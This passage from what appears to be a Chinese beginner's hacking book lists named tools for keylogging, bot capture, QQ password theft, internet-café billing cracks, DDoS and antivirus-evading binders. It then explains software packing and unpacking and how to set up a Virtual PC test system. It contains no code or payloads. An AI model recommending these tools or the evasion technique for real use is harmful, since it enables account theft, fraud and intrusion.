这类软件使用较多的包括键盘密码记录器、电脑千只眼和USB摄像头偷窥终结者等。

- 监测工具PC Spy V2.6
- QQ聊天/键盘/屏幕/窗口标题记录器工具4.9.2 091216
- 网络监控软件百络网警 V6.6B9 企业版
- U盘大盗DIY
- 千里目远程屏幕键盘监控系统 2.8
- 监控工具01eansoft Hidden Camera 2.31
- LSC局域网屏幕监控工具3.5
- 无忧上网监控工具V3.3 20101125
- 最新监控软件XPCSpy Pro v3.33
- 摄像头录像监控软件MiniVCap 3.6
- COCO电脑监控系统 2010 企业版
- 网络监控软件百络网警 V6.6B 家庭版
- 隐身爸爸 v1.1
- 华创嗅探狗 2.0
- 电脑系统监控专家工具 1.19
- 网页密码监听工具3.3

黑客入侵类

这类软件使用较多的包括桂林老兵早期经典入侵工具包、菜鸟入侵器和注入工具NBSI等。

- 批量135入侵工具包
- 自动抓鸡器 v2.0
- 最全的万象冲值工具
- 局域网入侵工具 V1.1教程
- 网吧充值一条龙
- 新版pubwin_EP网吧冲值工具
- 网吧IP破解软件
- 黑客破解网吧限权工具软件
- 中国知音超级自动批量抓肉鸡工具
- 黑客445自动抓鸡工具
- 网吧克星2006脱壳版
- 全自动135抓鸡sp4
- 政政3389TomCat批量抓鸡工具修正版1.0
- Metasploit Framework 3.3.3
- Windows NT/2000 自动攻击探测机
- 网吧突袭击者Bulider2006

补充两句

黑客使用的工具软件多种多样，且很多是由黑客自己编写的、符合个人使用习惯的工具软件，这里列出的只是一些使用较广泛、操作较方便的软件。

黑客攻击类

这类软件使用较多的包括独裁者DDoS攻击器、QQ炸弹攻击器和ARP掉线攻击器等。

- 网吧幽灵万象工具2009
- 啊D工具包免杀版
- 铭扬游戏修改器
- 蜜蜂自动抓鸡器1.0
- 局域网终结者1.0
- 阿拉丁UDP攻击器V2
- QQ炸弹生成器
- 伪造IP进行ICMP攻击的工具
- 精锐网吧辅助工具5[1].7
- 洪水攻击软件
- phpwind论坛自动发帖机
- 同联记费幽灵工具

黑客扫描类

这类软件使用较多的包括 X-Scan 、明小子Domain和NTscan变态扫描器等。

- 自动攻击探测机
- 流光FluXay 5
- 挖掘鸡 v4.3
- 最新135全自动抓鸡工具
- HScan v1.20
- 端口过滤扫描器
- X-Way 2.6
- 135自动抓鸡器V3.9 betal 领域专版
- 可视化+cmd S扫描器
- 1433全自动扫描传马工具
- 中国抓肉鸡工具1008更新
- 局域网共享自动查找器

隐藏合并类

这类软件使用较多的包括木马捆绑工具、TXT合并器和最新EXE捆绑机等。

- 7.30免杀捆绑器
- 终级免杀壳免费版
- 菜鸟之家捆绑器免杀版
- 万能捆绑器
- Jpg图片免杀捆绑器BindFile教程
- 逆风EXE捆绑器V1.3
- 万能捆绑机 Glces 20070605免杀版
- CnnscBinder3.1.0（捆绑器）
- 超级免杀捆绑机
- 我看行万能捆绑工具3.0
- Exebinder v2.5
- 超级免杀捆绑器

恶搞软件类

这类软件使用较多的包括整人精灵、死机炸弹2和旋转屏幕等。

- 闪屏王
- 让电脑立刻死机的小程序
- 让任何系统立即死机
- 新女鬼
- 关机之吻
- 暴力视频聊天恶作剧软件
- 整人国际歌
- 比女鬼更恐怖女鬼1.0
- 女鬼3之见鬼
- IE恶搞迷 v1.0
- QQ增值服务冲值机（搞笑恶搞版）
- 飞燕终极炸弹恶作剧

黑客字典类

这类软件使用较多的包括常用字典密码集合、21MB的超级字典和黑客字典等。

- 疯狂字典1.0
- 黑客字典生成器
- 最新木头字典生成工具 6.00
- 中国人的密码字典
- 快速的字典生成工具3.0
- 10万个OICQ用户的密码字典
- 万能钥匙字典
- QQ空间密码字典
- 心奇字典生成器
- 三个字典文件
- 字典生成器1.2
- 密码字典生成器 v1.0超强教程

QQ黑客类

这类软件使用较多的包括菜鸟最简单刷满QQ5钻加会员、QQ盗号木马和黑冰QQ超级大盗等。

- QQ简单看之聊天记录远程查看器 V2.4
- 腾讯QQ 2006 蝴蝶虫集成版 v4.5.4a
- 最新金狐QQ2008大盗07-07去后门免杀版
- 阿拉QQ密码潜伏者工具 8.1
- qq刷钻机2010最新版
- QQ快盗密码工具
- QQ超级整人远控工具
- QQ蜗牛
- 腾讯QQ 2006 Beta3 飘云版 v3.73
- 好用QQ密码软差1.1
- 思思盗Q王最新版
- QQ空间综合破解工具

黑客代理类

这类软件使用较多的包括专业Socks5公布器、Snake的代理跳板和HTTP Tunnel等。

- 代理超人v4.1
- 代理服务器搜索者 V2.4 绿色版--Sock4/5类型
- ProxyCap v3.02 汉化版
- 穷小子代理搜索器1.0
- QQ代理IP列表(可用的QQ Socks5代理IP) V1.0
- www多级跳板
- Hide The IP 汉化版
- HTTP转SOCKS 1.4 版
- QQ代理发布器2007
- 隐匿 IP 白金版 v1.52 绿色简体版
- 代理检测工具7.0

黑客病毒类

这类软件使用较多的包括批处理病毒制造机、高级病毒制造机和傻瓜式病毒制造机等。

- DNF钓鱼源码
- 病毒制造实验室
- 本-拉登网络蠕虫病毒
- 灰鸽子1.2完整源码+完整控件
- QQ木马的源代码和编译方法
- VBA 宏病毒生成工具
- Email轰炸机病毒包
- 易语言之远控和键盘记录等源代码
- 破坏BIOS和硬盘的宏病毒代码
- 病毒制造机程序包
- 0-9开头的病毒打包下载
- 共享蠕虫生成器

1.2.2 加壳与脱壳

学习目标

- 了解加壳与脱壳的原理。
- 了解常用的加壳与脱壳软件。

1 加壳与脱壳的原理

要了解加壳与脱壳的相关知识，先应该了解壳的含义。

（1）什么是壳

在一些软件中，有一段专门负责保护软件不被非法修改或反编译的程序，与自然界的动植物的“壳”在功能上有很多相同的地方，因此就把这样的程序称为“壳”。从功能上讲，软件的壳和自然界中的壳无非是保护、隐蔽壳内的东西；从技术的角度上说，壳是一段执行于原始程序前的代码。软件的壳分为加密壳、压缩壳、伪装壳和多层壳等类型，其作用都是隐藏程序真正的OEP（入口点），防止被破解。

（2）什么是加壳

加壳其实是利用特殊的算法，对EXE和DLL文件中的资源进行压缩和加密，作用类似于WinRAR，只不过这样压缩之后的文件可以独立运行，且解压过程完全隐蔽，都在内存中完成。它们附加在原程序上通过Windows加载器载入内存后，先于原始程序执行，得到控制权，执行过程中对原始程序进行解密、还原，还原完成后再把控制权交还给原始程序，执行原来的代码部分。加上外壳后，原始程序代码在磁盘文件中一般是以加密后的形式存在的，只在执行时在内存中还原，这样就可防止破解者对程序文件的非法修改，同时还可防止程序被静态反编译。

补充两句

加壳的另一种常用的方式是在二进制的程序中植入一段代码，在运行时优先取得程序的控制权，做一些额外的工作，大多数病毒就是基于此原理运行的。

（3）什么是脱壳

脱壳有手动脱壳和自动脱壳之分，手动脱壳需要运用汇编语言，要跟踪断点等，不适合初学者；自动脱壳就是用专门的脱壳工具进行脱壳，一般的压缩软件都有专门的反压缩工具与之对应。有些压缩工具自身能解压，如UPX；有些不提供这种功能，如ASPACK就需要UNASPACK进行解压。

2 加壳与脱壳工具

加壳与脱壳工具其实就是能够为软件进行加壳与脱壳的工具软件，下面分别进行介绍。

（1）加壳工具

最常见的加壳工具软件包括ASPACK、UPX和PEcompact等，不常用的加壳工具软件包括WWPACK32、PE-PACK、PETITE和NEOLITE等。

（2）脱壳工具

脱壳的一般流程是：查壳-寻找OEP-Dump-修复，而寻找OEP的一般思路则是先看壳是加密壳还是压缩壳，再找到对应的popad后就能到入口。根据这种流程，脱壳工具一般分为以下几种类型。

文件分析工具

文件分析工具包括Fi、GetTyp、peid和pe-scan等。

OEP入口查找工具

OEP入口查找工具包括SoftICE、TRW、ollydbg、loader和peid等。

Dump工具

Dump工具包括IceDump、TRW、PEditor、ProcDump32和LordPE等。

PE文件编辑工具

PE文件编辑工具包括PEditor、ProcDump32和LordPE等。

重建Import Table工具

重建Import Table工具包括ImportREC和ReVirgin 等。

ASProtect脱壳专用工具

ASProtect脱壳专用工具包括Caspr、Rad、loader和peid等。

教你一招：侦测工具软件

侦测工具软件就是侦测壳和软件所用编写语言的软件，包括侦测壳的软件fileinfo.exe（简称fi.exe，侦测壳的能力极强）、侦测壳和软件所用编写语言的软件language.exe（两个功能合为一体）。软件常用编写语言有Delphi、VisualBasic（VB）和VisualC（VC）。

1.3 组建测试系统

老马告诉小李，黑客攻击受到很多因素的影响，同样的攻击工具和步骤，在不同的操作系统中得到的结果可能完全不同，所以，一个好的测试系统是整个黑客攻防工作中的重要组成部分。

高手指点 具有保护版权信息、降低软件容量或给木马等软件加壳/脱壳以躲避杀毒软件的功能软件都可以称为加壳软件。

1.3.1 学习1小时

学习目标

- 了解测试系统。
- 掌握虚拟机的整体配置。
- 掌握虚拟机的新建和配置方法。

1 认识测试系统

测试系统就是在电脑中模拟出一台或多台虚拟电脑，用户可在虚拟的电脑中配置硬盘、内存、光驱及网卡等一切真实电脑所具备的硬件，并可以像真实的电脑一样进行操作。最常用的测试系统是由Microsoft开发的Microsoft Virtual PC虚拟机软件。

（1）Microsoft Virtual PC的基本概念

要了解测试系统，必须了解Microsoft Virtual PC中一些基本的概念，下面对其进行介绍。

主机

在Microsoft Virtual PC中，主机也被称为“宿主机”，它是指运行Microsoft Virtual PC的物理电脑，或者说是安装Microsoft Virtual PC的物理电脑。简单地说，用户电脑就是主机。

虚拟机

顾名思义，虚拟机就是使用Microsoft Virtual PC模拟出来的一台电脑，包括虚拟的硬件，如硬盘、内存、CPU和光驱等。

虚拟机暂停与关闭

在虚拟机中运行任何程序或软件时，都可使用暂停命令将其暂停；而在关闭虚拟机时，会提示是否进行关闭或保存现有状态并关闭操作。

虚拟机硬盘

由虚拟机在主机上创建的一个文件，Microsoft Virtual PC将其当作真正的硬盘来使用，其容量大小不受主机硬盘的限制，只是一个虚拟的数值，但存放在虚拟机硬盘中的文件大小容量是不能超过主机硬盘大小的。

虚拟机配置

配置虚拟机的硬盘（接口、大小）、内存（大小）和是否使用声卡及网卡的连接方式等，与真实的电脑配置一样。

虚拟机内存

虚拟机运行所需内存是由主机提供的一段物理内存，其容量大小受主机内存的限制，大小不能超过主机的内存值。

教你一招：了解客户机系统

客户机系统也被称为“客户操作系统”，它是指虚拟机中安装的操作系统。

（2）Microsoft Virtual PC的快捷键

由于在使用虚拟机软件时，需要在测试系统和现实系统间进行切换，所以要使用一些快捷键（快捷键就是自身或与其他按键组合能够起到特殊作用的按键）。在Microsoft Virtual PC中的快捷键默认为键盘右侧的【Alt】键。而在虚拟机运行过程中，右【Alt】键与其他键组合所能实现的功能如下表所示。

补充两句

在Microsoft Virtual PC中安装不同的操作系统对主机的硬件要求也不同，如安装Windows XP/Windows 7操作系统分别需要至少2GB/5GB硬盘剩余空间以及256MB/1GB内存。

Microsoft Virtual PC快捷键


组 合 键	功 能
【Alt】键	将鼠标光标从虚拟机操作界面中切换到主机
【Alt+Enter】组合键	将虚拟机界面切换到全屏状态
【Alt+Del】组合键	热启动虚拟机，相当于在主机中按【Ctrl+Alt+Del】组合键
【Alt+P】组合键	暂停或恢复虚拟机运行
【Alt+R】组合键	重新启动虚拟机，相当于电脑上的Reset按钮

2 虚拟机的整体配置

在新建虚拟机之前，应该先对Microsoft Virtual PC的相关参数进行设置。在Microsoft Virtual PC主界面中选择【文件】/【选项】命令，即可打开“Virtual PC 选项”对话框，在其中对Microsoft Virtual PC进行整体配置，主要包括以下项目。


运行设置

默认选中“Virtual PC启动时，恢复虚拟机运行的状态”复选框，并做了详细的说明。




硬件虚拟化

设置虚拟机的主要硬件，如果电脑的硬件配置达不到虚拟机的要求，该项将不能进行设置。




性能

主要设置虚拟机如何获得主机CPU的资源，及如何分配主机和虚拟机之间的CPU资源。



全屏模式


用来设置虚拟机全屏显示时所使用的分辨率，可根据需要选中或取消选中复选框。



高手指点 虚拟机就是一台可以进行任何危险操作的电脑，所有可能危害到系统的操作都可以在虚拟机中测试通过后，再在主机中操作，这就是测试系统的好处。


声音

设置主机的音频系统和虚拟机之间的使用分配，选中复选框可让虚拟机运行时自动静音。




鼠标

主要设置当鼠标在虚拟机窗口中单击时是否自动捕获鼠标。




消息

主要设置是否在Virtual PC出错时显示错误和消息。




安全

选中复选框即可限制一般用户的权限，只有管理员才能进行相应操作。




键盘

用于设置当前主机的快捷键及快捷键的适用范围。



语言

主要设置Microsoft Virtual PC的操作语言。



3 新建虚拟机

整体设置完成后，就可以创建虚拟机了，其具体操作如下。


对于Microsoft Virtual PC的整体配置，普通用户只需保持默认设置即可，有特殊要求时可以进行具体的设置。

补充两句

教学演示\第1章\新建虚拟机


1 打开新建虚拟机向导

在Microsoft Virtual PC主界面中选择【文件】/【新建虚拟机向导】命令，打开“欢迎使用新建虚拟机向导”界面，单击下一步 >(N)按钮。




2 选择虚拟机类型

1. 在打开的“选项”界面中保持默认选中“新建一台虚拟机”单选按钮。
2. 单击下一步 >(N)按钮。



3 设置虚拟机的名称

1. 打开“虚拟机的名称和位置”界面，在“名称和位置”文本框中输入虚拟机的名称。
2. 单击下一步 >(N)按钮。




4 选择操作系统类型

1. 打开“操作系统”界面，在“操作系统”下拉列表框中选择操作系统的类型。
2. 单击下一步 >(N)按钮。


5 设置虚拟机内存

1. 在打开的“内存”界面中可设置虚拟机内存的大小。
2. 单击下一步 >(N)按钮。



6 新建虚拟硬盘


1. 在打开的“虚拟硬盘选项”界面中选中“新建虚拟硬盘”单选按钮。
2. 单击下一步 >(N)按钮。



高手指点 在“虚拟机的名称和位置”界面中单击浏览(R)...按钮，即可在打开的对话框中设置虚拟机的安装位置。


7 设置虚拟机硬盘

1. 打开“虚拟硬盘位置”界面，在“名称和位置”文本框中设置虚拟硬盘的名称和位置。
2. 单击 下一步 >(N) 按钮。



8 完成新建虚拟机

在打开的“完成新建虚拟机向导”界面中显示了新建虚拟机的相关信息，单击 完成 按钮完成操作。



4 配置虚拟机


在虚拟机创建完成后，一般需要对其进行简单配置，如新建虚拟硬盘、设置内存的大小及设置显卡和声卡等虚拟设备。直接在Microsoft Virtual PC主界面中选择需设置的虚拟机，单击 设置(I) 按钮即可打开虚拟机的配置界面，其中常用设置选项的作用如下。

设置硬盘

主要设置虚拟机的硬盘，选中“虚拟硬盘文件”单选按钮，单击 浏览(R)... 按钮可使用已创建的虚拟硬盘。单击 虚拟硬盘向导(I) 按钮可创建新的虚拟硬盘（一个虚拟机可创建3个虚拟硬盘）。


设置光驱

主要设置光驱在虚拟机中的应用，如果取消选中“附着CD或DVD驱动器为第二IDE控制器”复选框，虚拟机将不能使用主机光驱。



设置共享文件夹

必须在启动虚拟机后才能设置，单击 共享文件夹(S) 按钮，在主机中选择一个文件夹，其中的所有数据即作为虚拟机的一个磁盘使用（可以将各种驱动程序和常用软件的安装程序放置在其中，提高安装的速度）。



操作提示：查看提示信息

在设置界面中选择某一选项后，在下方将出现该选项的功能提示，可根据提示按照需要进行设置。

补充两句


很多家用电脑的内存容量都比较大，最好多分配一些给虚拟机内存，以保证其能迅速地完成各种操作。

设置网络连接

用来设置虚拟机的网络系统，一般情况下是默认的主机网络适配器。

设置声音

设置主机的音频系统和虚拟机之间的使用分配，选中复选框可让虚拟机使用主机声卡。



1.3.2 上机1小时：在虚拟机中安装Windows XP

本例将在已经新建的虚拟机中对新建的硬盘进行分区和格式化，并安装Windows XP操作系统，这是组建测试系统的最后一步，通过操作进一步学习组建测试系统的相关操作，完成后的效果如下图所示。

上机目标


- 巩固组建测试系统的方法。
- 进一步掌握在虚拟机中对磁盘进行分区与格式化的操作。
- 进一步掌握在虚拟机中安装操作系统的操作。

教学演示\第1章\在虚拟机中安装Windows XP

高手指点 虚拟机的磁盘分区和格式化操作与普通硬盘的分区和格式化相同，只是进入虚拟机的DOS状态和重新启动的方法不同。

1 启动虚拟机

将Windows 98安装光盘放入主机光驱，启动虚拟机，单击 启动(S) 按钮。




操作提示：选择操作系统

如果在Microsoft Virtual PC主界面中有多个不同的虚拟机操作系统，只需选择一个，单击 设置(I) 按钮可对其进行设置，单击 启动(S) 按钮即可启动该系统。

2 载入主机光驱

在打开的“新建虚拟机”窗口中选择【CD】/【载入物理驱动器F:】命令。



3 重启虚拟机

选择【操作】/【Ctrl+Alt+Del】命令，重新启动虚拟机。

4 进入DOS系统

与主机中的操作相同，进入DOS系统后，在命令提示符后输入“fdisk”，按【Enter】键。

操作提示：格式化分区


进入DOS系统后的操作与在DOS系统中对硬盘进行分区和格式化的操作完全相同。这里因为硬盘容量较小，使用fdisk命令进行分区；如果硬盘容量较大，最好使用Ghost等专业分区和格式化工具。

5 磁盘分区

进入fdisk主界面对虚拟机磁盘进行分区，具体操作和普通磁盘分区相同。

6 磁盘格式化

重启电脑，在DOS命令提示符后输入“format（盘符名）:”命令，对各分区进行格式化。




补充两句

在虚拟机中对硬盘进行分区与格式化操作后，最好也对虚拟机进行重新启动，以保证操作的正确性。

7 重新启动虚拟机

重新启动虚拟机后，将Windows XP安装光盘放入主机光驱，启动Microsoft Virtual PC，单击 启动(S) 按钮。



8 再次载入主机光驱

在打开的“新建虚拟机”窗口中选择【CD】/【载入物理驱动器F:】命令。

操作提示：设置安装程序位置


如果没有设置虚拟机光驱，也可以将操作系统的安装程序复制到虚拟机设置的共享文件夹中进行安装。

9 载入主机光驱

选择【操作】/【Ctrl+Alt+Del】命令，重新启动虚拟机。

10 安装操作系统

重新启动后，进入Windows XP的安装界面，按照正常安装操作系统的的方法即可完成Windows XP的安装。



操作提示：其他一些相关操作

安装操作系统后，通常虚拟机会自动为显卡、声卡等设备安装驱动程序，但有时也会存在特殊情况，所以可以通过驱动程序光盘或共享文件夹安装驱动程序。


1.4 跟着视频做练习


老马一口气讲了一上午，喝了口水，问小李：“怎么样？对黑客有了一定的了解了吧！现在了解黑客到底是什么了吧？”小李对老马说：“我说老马啊，一下子学这么多，虽然都是基础知识，但涉及的内容太多，操作也多，我得静下心来理理头绪。”老马说：“那是，不过有一个办法可以加深你对这些知识的印象，这里有一张光盘，跟着光盘做一下练习效果会更好，拿去练练吧。”小李高兴极了，说：“老马不愧是老马，想得这么周到，我这就巩固巩固。”

高手指点 组建测试系统前，需要安装虚拟机软件，由于多数虚拟机软件具备网络连接功能，可以在安装时直接切断电脑的网络连接，所以安装时最好先断开网络。

1 练习1小时：使用黑客命令

本例将练习一些黑客命令的使用，如ping、net和netstat等，以更深入地了解这些命令的作用。





